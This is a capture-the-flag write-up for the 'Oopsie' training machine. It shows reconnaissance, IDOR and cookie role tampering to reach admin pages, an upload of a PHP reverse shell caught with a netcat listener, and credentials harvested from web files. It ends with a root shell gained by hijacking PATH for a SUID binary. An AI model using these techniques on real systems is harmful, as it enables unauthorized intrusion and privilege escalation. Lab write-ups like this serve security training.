
Oopsie ctf writeup

First of all I started with nmap scan.

```
┌──(kali㉿kali)-[~]
└─$ nmap [redacted] -A -p 22,80
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-17 15:08 EDT
Nmap scan report for [redacted]
Host is up (0.18s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Welcome
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.28 seconds
```

I noticed that http server is old and it might be a vulnerability inside of it. Then I started to spider website by using burpsuite.



Host	Method	URL	Pa
http://1[redacted]	GET	/cdn-cgi/login/	
http://1[redacted]	GET	/cdn-cgi/login/admin.php	
http://1[redacted]	GET	/cdn-cgi/login/admin.php...	
http://1[redacted]	GET	/cdn-cgi/login/admin.php...	
http://1[redacted]	POST	/cdn-cgi/login/index.php	
http://1[redacted]	GET	/cdn-cgi/login/script.js	
http://1[redacted]	GET	/cdn-cgi/login	
http://1[redacted]	GET	/cdn-cgi/login/?guest=true	
http://1[redacted]	GET	/cdn-cgi/login/admin.php...	
http://1[redacted]	GET	/cdn-cgi/login/admin.php...	
http://1[redacted]	GET	/cdn-cgi/login/admin.php	


As we can see there is a login page standing in website.After I visited the page I signed as a guest and started to check packets.

```
GET /cdn-cgi/login/admin.php?content=accounts&id=2 HTTP/1.1
Host: [redacted]
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[redacted] Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http:/[redacted]/cdn-cgi/login/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: user=2233; role=guest
Connection: close
```


If we look carefully we can see there are several parameters standing in packet.

```
GET /cdn-cgi/login/admin.php?content=accounts&id=1 HTTP/1.1
Host: [redacted]
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[redacted] Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://[redacted]/cdn-cgi/login/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: user=2233; role=guest
Connection: close
```

After I modified id parameter in get request I gained Access to admin pages.



Then I modified user and role parameter.




This allowed me to upload files to server. The server is already outlated. This helped me to uplad a php script to server.

```
POST /cdn-cgi/login/admin.php?content=uploads&action=upload HTTP/1.1
Host: [redacted]
Content-Length: 5795
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.129.184.239
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7ZvhyiwHqBvfNBpf
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[redacted] Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
Referer: http://[redacted]/cdn-cgi/login/admin.php?content=uploads
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: user=34322; role=admin
Connection: close

------WebKitFormBoundary7ZvhyiwHqBvfNBpf
Content-Disposition: form-data; name="name"


------WebKitFormBoundary7ZvhyiwHqBvfNBpf
Content-Disposition: form-data; name="fileToUpload"; filename="php-reverse-shell.php"
Content-Type: application/x-php

```

After that I triggered the exploit by listening my port.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [redacted] from (UNKNOWN) [redacted] 41448
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 19:52:49 up  1:09,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```



Now we accesed the sistem but the problem is our privilages are low. In order to gain more Access we need to detect misconfigurated files and options. In this situation I used linpeas to detect vulnerabilities. In output I noticed that there is a directory that might hold passwords.

/var/www/html/cdn-cgi/login

```
www-data@oopsie:/var/www/html/cdn-cgi$ cat * | grep -i passw*
cat: login: Is a directory
www-data@oopsie:/var/www/html/cdn-cgi$ cd login
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat * | grep -i passw*
if($_POST["username"]=="admin" && $_POST["password"]=="MEGACORP_4dm1n!!")
<input type="password" name="password" placeholder="Password" />
www-data@oopsie:/var/www/html/cdn-cgi/login$
```

In order to find passwords easly I used cat and grep command. I also checked sensitive files and I saw there is a user named robert in /etc/passwd

But this didnt work and I kept checking. Finally I found a db file that contains a password and username.

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
Password: MEGACORP_4dm1n!!

su: Authentication failure
www-data@oopsie:/var/www/html/cdn-cgi/login$
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
Password: MEGACORP_4dm1n!!

su: Authentication failure
www-data@oopsie:/var/www/html/cdn-cgi/login$ ls
admin.php  db.php  index.php  script.js
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
www-data@oopsie:/var/www/html/cdn-cgi/login$
```

I used this credentials to connect ssh server and retrieved user.txt

```
$ cd home
$ ls
robert
$ cd robert
$ ls
user.txt
$ cat user.txt
f2c74ee8db7983851ab2a96a44eb7981
$
```

After checking robert's privilages I noticed a group named bugtracker.

```
id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
```

Now we need to find its location .

find / -group bugtracker 2>/dev/null

After finding the file we can check special privilages. In this case bugtracker file has suid wich means we can run file. After running file we can see it uses cat command to throw output. The issue here is they did not specified the full path of the cat command. If we can exploit path variable we might gain root Access.

```
/usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 12
---------------

cat: /root/reports/12: No such file or directory
```

Now its time to create a cat file that contains Shell command inside. I used tmp folder and created cat file.

/bin/sh

With this code we might gain root Shell.

export PATH=/tmp:$PATH

Now I exported path to exploit program. Time to exploit

```
robert@oopsie:/tmp$ bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 9
---------------

# whoami
root
# cd root
/bin/sh: 2: cd: can't cd to root
# ls
cat
systemd-private-c7e829559a2b40df99f4f30470b3e519-apache2.service-uPupI3
systemd-private-c7e829559a2b40df99f4f30470b3e519-systemd-resolved.service-IDx2ex
systemd-private-c7e829559a2b40df99f4f30470b3e519-systemd-timesyncd.service-YMqrwQ
vmware-root_570-2998936411
# pwd
/tmp
# cd /
# cd root
# ls
reports  root.txt
# cat root.txt
# cat root.txt
# whoami
root
# strings root.txt
af13b0bee69f8a877c3faf667f7beacf
#
```